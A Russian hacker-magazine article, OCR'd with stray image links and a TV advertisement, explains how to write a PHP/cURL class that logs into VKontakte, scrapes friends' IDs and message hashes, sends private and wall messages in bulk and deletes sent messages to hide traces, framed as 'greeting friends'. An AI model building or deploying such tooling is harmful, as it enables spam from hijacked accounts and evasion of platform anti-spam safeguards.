
links

•Всемирная ассоциация пользователей Лиспа, даже начинающий адепт должен знать это: alu.org.
•Огромный Лисп-портал с тоннами исходного кода: common-lisp.net.




dvd

Файл с листингами к статье и весь необходимый стафф ты найдешь на нашем пацанском диске.



ДЕНИС БОНДАРЕВ
/ ASTERGANSTER@GMAIL.COM /



ТВОРЧЕСКИЙ СПАМ ВКОНТАКТИКА

Сага о том, как программеры рассылают своим друзьям поздравительные сообщения

В наше просвещенное время нежелательной корреспонденцией в социальных сетях уже никого не удивишь: в одноглазниках и контактиках имеет аккаунты большая часть активного населения нашей родины. Это же население представляет собой вкусную пищу для рассыльщиков — тут тебе и ФИО, и возраст, и координаты в пространстве.

Если честно, мы совсем не одобряем сам факт существования спама: нас он раздражает совершенно так же, как и любого другого интернетчика, и нам так же хочется поймать всех спамеров в один большой котел, залить серной кислотой и медленно кипятить на среднем огне. Так, стоп, я увлекся. Почему же мы решились на создание статьи со столь претенциозным названием? А как иначе? Специалистов по информационной безопасности темная сторона силы должна интересовать во всех ее проявлениях. Так что, вперед — окунемся в мир противостояния спама и антиспама, капчи и человеческого фактора, гения и злодейства, Моцарта и Сальери...



КАПЧА И ЧЕЛОВЕЧЕСКИЙ ФАКТОР


«ВКонтакте» очень неплохо защищен от спама. Защита эта, по сути, стандартна для социальных сетей:

1) Невозможно отправить более нескольких десятков сообщений в сутки пользователям, не являющимися твоими друзьями (и то, если пользователь не запрещал общую отсылку ему таких сообщений).

2) Время между отправлением сообщений контролируется — система просто не даст отправить сообщение, не выдержав определенный лимит между вызовами скриптов отправки (трех секунд достаточно). Сам понимаешь, реализация многопоточности с авторизацией по одному аккаунту становится неуместна.





ДИАЛОГ БРАУЗЕРА И СЕРВЕРА В ПРОЦЕССЕ АВТОРИЗАЦИИ

3) Даже если пользователи входят в состав друзей, имеет место определенный лимит в количестве отправленных сообщений. Он довольно большой и, если все-таки превышен, то пользователю предлагается пройти тест captcha.

4) Два последовательных личных сообщения должны быть различны хотя бы на один символ. Это ограничение всерьез воспринимать не стоит.

5) При авторизации после пяти неверных попыток предстоит пройти тест captcha. Это не дает организовать самостоятельную автоматическую проверку аккаунтов на валидность.

Самыми желанными для спам-атак в социальных сетях считаются именно лично адресованные или публичные настенные сообщения. Мол, пользователь прочтет их с высокой степенью вероятности, и это действительно так. Комментарии, приглашения в группы/предложения дружбы — все это тоже активно используется народными спамерами, но по эффективности они ниже.



Отсюда следует, что наиболее эффективным подходом будет рассылка сообщений «по друзьям», где серьезных ограничений как таковых нет. Это значит, что спамеры, добыв пароли и логины от аккаунтов пользователей (а их количество исчисляется сотнями и тысячами!), авторизируются под каждым и организовывают рассылку сообщений по друзьям аккаунта-жертвы. Исходя из того, что таких жертв сотни или тысячи, а у каждой — довольно много друзей, количество которых все время возрастает, — это влечет за собой просто огромные массы сообщений и самые негативные последствия от спама! Опять же, возникает вопрос: каким образом спамеры добывают эти самые аккаунты и добывают их массово — сотнями тысяч? Не могу не вспомнить слова великого Альберта Эйнштейна: «Только две вещи бесконечны: вселенная и человеческая глупость, и я не уверен по поводу первой». И это так :). Способы добычи аккаунтов классические — фишинговые сайты, трояны, черви.


Однако хакерско-спамерские аспекты массовых рассылок нас с тобой интересуют мало. Мы с тобой — социально-активные личности, у нас много друзей, а

КОД ФУНКЦИИ АВТОРИЗАЦИИ LOGIN_COOK() КЛАССА «AFORS»

```
.........................
public $auth_cook; // определяем паблик- переменную
.........................
.........................

$ch=curl_init(); //инициализируем сеанс CURL
// Настраиваем сеанс CURL
// Подробнее смотрите в исходниках
// задаем целевой скрипт
curl_setopt($ch, CURLOPT_URL,
  'http://vkontakte.ru/login.php');
  .........................
  .........................
 // включаем получение заголовков
 // определяем тип браузера для маскировки
 // установим требование возвращения ответа сервера
 // установим реферер
 // заносим маскировочные cookies
 // определяем заголовки (не все обязательны)
 // разрешаем отправку POST-данных
 // составляем и отправляем запрос
 // заносим пришедший ответ в переменную $answer
 // закрываем сессию CURL
  .........................
  .........................
 // проверяем пришедший код на наявность
 // текста 'captcha_sid'
 if (strpos($answer, ‘captcha_sid’)<>0)
 {
   preg_match_all('#sid":"(.*?)"#', $answer, $sid_id);
   // возвращаем номер-id теста captcha
   return "sid_cap:".$sid_id[1][0];
 }
 else
 {
  // проверяем пришедший код на наявность
  // текста 'failed'
  if (strpos($answer, 'failed')<>0)
   return "failed"; // возвращаем 'failed'
  else
  {
   // парсим и заносим в чистом виде cookies
   // в переменную $this->auth_cook
   preg_match_all('#Set-cookie: (.*;)#UiS',
     $answer,$answer);
   for($t=0;$t<count($answer[0]);$t++)
     $auth_cook.=$answer[0][$t];
   preg_match('#remixmid=(.*?);#', $auth_cook, $myid);
   $this->auth_cook=str_replace("Set-Cookie:",
      "", $auth_cook);
   // возвращаем id залогиненного пользователя
   return $myid[1];
  }
 }
.........................
```



ДИАЛОГ КЛАССА С СЕРВЕРОМ «ВКОНТАКТЕ» ПРИ УСПЕШНОЙ ОТПРАВКЕ НАСТЕННОГО СООБЩЕНИЯ ДРУГУ



ВИД СТРАНИЦЫ АВТОРИЗАЦИИ В СОЦИАЛЬНОЙ СЕТИ

у друзей — много личных праздников. Поздравлять их вручную — сущая пытка, поэтому я предлагаю тебе написать скрипт, который будет делать это за нас.

Ниже я покажу, как написать подобный скрипт с использованием Curl и PHP. Назвал я его банально: «API for Spam», а в дальнейшем — просто «afors».

КОД ФУНКЦИИ FR_REC() ИЗ КЛАССА «AFORS» ДЛЯ ПОЛУЧЕНИЯ СПИСКА ДРУЗЕЙ АВТОРИЗИРОВАННОГО ПОЛЬЗОВАТЕЛЯ


```
.........................
public $fr_siz;  // определяем паблик- переменную
public $fr_mass; // определяем паблик- переменную
.........................
.........................

$ch=curl_init(); //инициализируем сеанс CURL
// Настраиваем сеанс CURL
// Подробнее смотрите в исходниках
// задаем целевой скрипт
 curl_setopt($ch, CURLOPT_URL,
   'http://pda.vkontakte.ru/write');
 .........................
 .........................
 // включаем получение заголовков
 // определяем тип браузера для маскировки
 // установим требование возвращения ответа сервера
 // заносим cookies
 // отправляем запрос
 // заносим пришедший ответ в переменную $answer
 // закрываем сессию CURL
 .........................
 .........................
 // парсим список друзей и заносим их id
 // в массив $this->fr_mass, а их количество в
 // переменную $this->fr_siz
 preg_match_all('#<option value\="([0-9]+)">#UiS',
    $answer,$this->fr_mass);
 $this->fr_siz=count($this->fr_mass[1]);
}
.........................
```

ШАГ 1. ПОДХОД И ФУНКЦИОНАЛ КЛАССА AFORS. АВТОРИЗАЦИЯ

Поскольку «ВКонтакте» определяет авторизированного пользователя по cookies, нам необходимо их заполучить. Как известно, после введения логина с паролем и отправки их на определенный скрипт, сервер возвращает все cookies, необходимые для беспроблемного использования ресурса. Поскольку нам необходимо продублировать POST-запрос от браузера к скрипту авторизации на сайте, мы его отснифаем. Техника примитивна — берем любой снифер (я рекомендую **SmartSniff** — http://www.nirsoft.net) и смотрим через него диалог браузера с сервером «ВКонтакте» при обращении к скрипту авторизации.

Как видно из отснифанных данных, авторизация прошла успешно, и cookies передались без проблем. Теперь давай в точности повторим этот механизм авторизации на сервере «ВКонтакте», используя почти все заголовки в POST-запросе (в частности, присвоим заголовку Accept-Encoding значение identity, чтобы опустить получение данных в сжатом виде). Это тут необязательно, но другие web-ресурсы могут быть очень придирчивы к отсутствию тех или иных заголовков. Как решение — наш запрос должен быть максимально похож на запрос, сформированный браузером. Ниже я буду поочередно описывать основные функции из своего класса автоматической рассылки по «ВКонтакте» (поэтому срочно открой сорцы с нашего DVD и начинай их осиливать под моим трепетным руководством). Возьмем следующую PHP-шную функцию: `login_cook($login,$pass,$captcha_sid,$captcha_key)`. Сформированные POST-данные отправляются на скрипт http://vkontakte.ru/login.php. Представленная выше функция login_cook() принимает входящими параметрами логин, пароль, id-номер картинки captcha и разгаданный ключ captcha, соответственно (последние часто необязательны, поэтому могут содержать нулевые значения). Результатом станет возвращение состояния авторизации и занесение cookies в переменную класса $this→auth_cook. В случае успешной авторизации функция возвращает id пользователя и полученные cookies в переменную класса public $auth_cook. Если же авторизация не прошла — то возвращает ответ «failed». А если авторизация безуспешна в течение пяти попыток — возвращает код аутентификации (id) captcha. Например, такой: «sid_cap:213610192404». Зная id, можно отловить само изображение капчи по ссылке http://vkontakte.ru/captcha.php?s=1&sid=213610192404 и ввести дополнительными ее параметрами номер аутентификации captcha с разгаданным ключом на изображении.



ДИАЛОГ КЛАССА С СЕРВЕРОМ «ВКОНТАКТЕ» ПРИ УСПЕШНОЙ ОТПРАВКЕ ЛИЧНОГО СООБЩЕНИЯ ДРУГУ

ДИАЛОГ КЛАССА С СЕРВЕРОМ «ВКОНТАКТЕ» ПРИ ПРОВЕДЕНИИ УСПЕШНОЙ АВТОРИЗАЦИИ

ШАГ 2. ПОЛУЧЕНИЕ СПИСКА ДРУЗЕЙ

Теперь, когда мы заполучили cookies, авторизовавшись во «ВКонтакте», следующим большим делом будет получение списка специальных номеров — id всех друзей пользователя в системе, по которым далее можно будет отправлять сообщения.
Для этого в классе существует функция fr_rec($cookie), которая входящими данными принимает cookies, полученные, например, функцией login_cook(). Она работает просто: парсит полученный html-код от сервера, обратившись к скрипту по адресу http://pda.vkontakte.ru/write:

«ЧТОБЫ ОТПРАВИТЬ СООБЩЕНИЕ ПОЛЬЗОВАТЕЛЮ, ПРОСТО ЗНАТЬ ЕГО ID В СИСТЕМЕ НЕДОСТАТОЧНО. ПРОДВИНУТЫЕ ПРОГРАММЕРЫ ВКОНТАКТИКА ВВЕЛИ СИСТЕМУ СПЕЦИАЛЬНЫХ ХЕШЕЙ, ПРИКРЕПЛЕННЫХ К КАЖДОМУ ID УЧАСТНИКА СЕТИ».

Из комментариев видно, что результатом работы является заполнение паблик-переменных public $fr_siz и public $fr_mass, в которых, соответственно, хранится количество друзей в численном виде и массив их id в системе ($fr_mass [1][$x], где x — число от 0 до $fr_siz).

ШАГ 3. ПРЕОДОЛЕНИЕ ТРУДНОСТЕЙ

Чтобы отправить сообщение пользователю, просто знать его id в системе недостаточно. Продвинутые программеры вконтактика ввели систему специальных хешей, прикрепленных к каждому id участника сети. Особенность этой системы — для разных авторизированных пользователей хеши пользователя по одному id разные, а чтоб отправить сообщение, необходимо передать скрипту как id пользователя, так и его хеши (их по двое для каждого id). Они уникальны для каждого отправителя сообщения. Такой ход был введен для затруднения сбора баз данных пользователей всей системы. Поскольку рассылать сообщения мы будем по своим друзьям, нам необходимо добыть их хеши по их же id. С этой благородной целью мы используем функцию user_hash($id,$cookie), в которой входящими параметрами являются соответственно: id пользователя, для которого необходимо найти хеш, и твои кукисы. Функция обращается к странице по адресу http://vkontakte.ru/mail.php?act=write&to=.$id, в котором переменная $id содержит номер id интересующего пользователя.
Дальше происходит парсинг по html-коду страницы и возвращение массива с искомыми хешами для пользователя. Функция возвращает массив $chas, где в $chas[1] содержится специальный код для параметра chas, а в $chas[2] — код для параметра secure. Данные параметров chas и secure необходимы для разрешения отправки сообщения пользователю, по id которого они были найдены, — и посылаются на скрипт http://vkontakte.ru/mail.php вместе с другими данными.
Приводить здесь код этой функции, как и последующих, думаю, необязательно. Все они похожи по строению на описанные в «Шаге 1» и «Шаге 2». Отличаются лишь содержанием запросов и условий в регулярных выражениях парсинга. В общем, кури диск.

ШАГ 4. ФУНКЦИЯ SEND_MESS() КЛАССА «AFORS»

Опираясь на предыдущие шаги, мы уже можем получить все необходимые параметры для отправки сообщений друзьям. Для этого в классе предназначена функция `send_mess($id, $cash, $sec, $cookie,$titl,$mess, $captcha_sid, $captcha_key)`. Перечислим входящие параметры: id целевого пользователя; его параметр chas; его пара-



dvd

На диске ты найдешь: Denwer с версией PHP 5.x.x и установленной библиотекой Curl; снифер сетевого трафика SmartSniff; класс «AforS» с примерами скриптов автоматической рассылки по «ВКонтакте». А также — небольшую инструкцию по демонстрации примеров (info.txt) и справочник по функциям PHP!



warning

Ты уже понял, что под «спамом» мы понимаем рассылку поздравлений своим друзьям? Мы не советуем тебе заниматься рассылкой «настоящего» спама и не несем никакой ответственности за противозаконное использование представленной информации!



метр secure; свои кукисы; тема сообщения; сам текст сообщения; номер-id для captcha; разгаданный ключ для captcha (последние два могут содержать нулевые значения, если не нужны).
Обращаясь к скрипту по адресу http://vkontakte.ru/mail.php, функция посылает ему сформированный POST-запрос из всех необходимых и ранее добытых нами данных.
И возвращает значение 1 в случае успешной отправки, значение 0 в случае неуспешной отправки или специальный id-номер аутентификации captcha в случае, если система потребовала пройти тест captcha.
Как ты, наверняка, знаешь, после отсылки сообщение добавляется в список отправленных сообщений в аккаунте отправителя. А зачем же нам разводить лишний мусор и палево, если можно после отправки сообщения сразу же его оттуда удалить? Для этого в классе существует функция clean_onemess($cookie), которая удаляет из списка отправленных последнее сообщение. Ее входящим параметром являются лишь cookies авторизированного пользователя в системе. В случае успешного завершения она возвращает значение 1, иначе — 0.

ШАГ 5. ПРЕОДОЛЕВАЕМ ТРУДНОСТИ ПРИ ОТПРАВКЕ НАСТЕННЫХ СООБЩЕНИЙ

В завершающей части нашего с тобой Марлезонского балета рассмотрим преодоление трудностей в процессе отправки сообщений на стены друзей.
Алгоритм очень схож с отправкой личных сообщений: сначала парсим хеши стены для каждого друга, а затем — отправляем сообщение.
Для добычи хешей используется функция `user_wall_hash($id, $cookie)`, которая запрашивает страницу искомого пользователя по адресу http://vkontakte.ru/id.$id, где переменная $id содержит id интересующего пользователя. Тут входящими параметрами являются id пользователя (хеши стены которого надо добыть) и собственные cookies, соответственно. Функция возвращает массив $chas, где $chas[1] содержит специальный код-хеш стены для параметра wall_hash, а $chas[2] — специальный код для параметра mid. Для отсылки сообщения на стену необходимо воспользоваться функцией `send_wall($wall_hash,$mid,$cookie,$mess,$captcha_sid,$captcha_key)`, которая обращается к скрипту по адресу http://vkontakte.ru/wall.php, передавая в него данные методом POST. Входящими параметрами функции являются соответственно: параметр wall_hash; параметр mid; собственные cookies; само сообщение; специальный id-код теста captcha; и ключ теста captcha (последние два параметра, как и в предыдущих случаях, могут иметь нулевые значения, если не нужны). В случае успешной отправки возвращается значение 1, в случае облома — 0; если система затребовала тест captcha- функция возвращает его id-номер аутентификации.

НАГЛЯДНЫЕ ПРИМЕРЫ

Свободно использовать описанные выше функции можно и без понимания их сути, но это не путь воина. Поступивший так читатель будет проклят Николаем Gorl'ом, а его проклятие в области современной черной магии дорогого стоит. Для кодеров, желающих познать Дзен кодинга для социальных сетей (вплоть до написания качественных ботов), на диске лежит бонус — класс, написанный на PHP, требующий подключенной библиотеки Curl с версией PHP, начиная с пятой. Ты можешь сам доработать и оптимизировать код или дополнить класс новыми функциями, если сочтешь необходимым, — это дело практики. В любом случае, будут вопросы — пиши мне на почту. В дальнейшем на своем сайте я буду выкладывать обновления этого класса и проводить обсуждения его дополнений и общего качества работы. Присоединяйся!
Теперь давай рассмотрим простой код скрипта, который отправляет сообщение другу:

```
<?
include("afors.php");  // подключаем класс
$m=new afors();        // создаем объект класса
$mess="Hello World";   // пишем текст сообщения
// логинемся и получаем cookies
$m->login_cook("login", "password",0,0);
// присваиваем переменной $cookies сами cookies
$cookies=$m->auth_cook;
// вызываем функцию для получения списка друзей
$m->fr_rec($cookies);
// получаем массив хешей личного сообщения для
// 11-го друга в списке друзей (fr_mass[1][10])
$g=$m->user_hash($m->fr_mass[1][10],$cookies);
sleep("5"); // делаем задержку в 5 секунд
//посылаем сообщение другу
$re=$m->send_mess($m->fr_mass[1][10],$g[1],
  $g[2], $cookies, " Hello",$mess, "0", "0");
sleep("5"); // делаем задержку в 5 секунд
// очищаем последнее только что отправленное
//сообщение со списка отправленных сообщений
$re2 = $m->clean_onemess($cookies);
// выводим результаты функций send_mess()
//и clean_onemess()
echo $re."::".$re2;
 ?>
```

Что такое? Всего 12 строчек весьма легкого, понятного и откомментированного кода? Отлично! Тогда рассмотрим пример отправки сообщения на стену друга:

```
<?
include("afors.php");  // подключаем класс
$m=new afors();        // создаем объект класса
$mess="Hello World";   // пишем текст сообщения
// логинемся и получаем cookies
$m->login_cook("login", " password ", "0", "0");
// присваиваем переменной $cookies сами cookies
$cookies=$m->auth_cook;
// вызываем функцию для получения списка друзей
$m->fr_rec($cookies);
// получаем массив хешей настенного сообщения для
// 11-го друга в списке друзей (fr_mass[1][10])
$wall=$m->user_wall_hash($m->fr_mass[1][10],
  $cookies);
sleep("5"); // делаем задержку в 5 секунд
// посылаем сообщение другу
$re=$m->send_wall($wall[1], $wall[2], $cookies,
  $mess, "0", "0");
// выводим результаты функции send_wall()
echo $re;
?>
```

А здесь — и вовсе 10 строчек. Кстати, несмотря на то, что вышеприведенные примеры довольно примитивны, они довольно ясно демонстрируют работу класса.

ЗАКЛЮЧЕНИЕ

Надеюсь, что приведенная в этой статье информация будет использована исключительно в общественно-полезных целях. «ВКонтакте», как и большинство других популярных социальных сетей, хорошо защитил своих пользователей и дал им возможность в полной мере наслаждаться использованием предоставленных сервисов. Но если человек глуп и наивен, то на просторах интернета никакая программная защита не способна его уберечь. В общем, успехов и удачи в творческих порывах!

ПРОГРАММА

ТЕМЫ

НОВОСТИ ИГРОВОГО МИРА



Каждый день, 20:00

Горячие новости мира компьютерных и видеоигр
Самая свежая информация об индустрии
и репортажи с мест событий

Подробная информация
на сайте gameland.tv

* Игра Prototype

ИНФОРМАЦИЮ О ПОДКЛЮЧЕНИИ ТРЕБУЙТЕ У ВАШЕГО РЕГИОНАЛЬНОГО ОПЕРАТОРА

ТАКЖЕ В БОЛЕЕ 100 КАБЕЛЬНЫХ СЕТЕЙ РФ









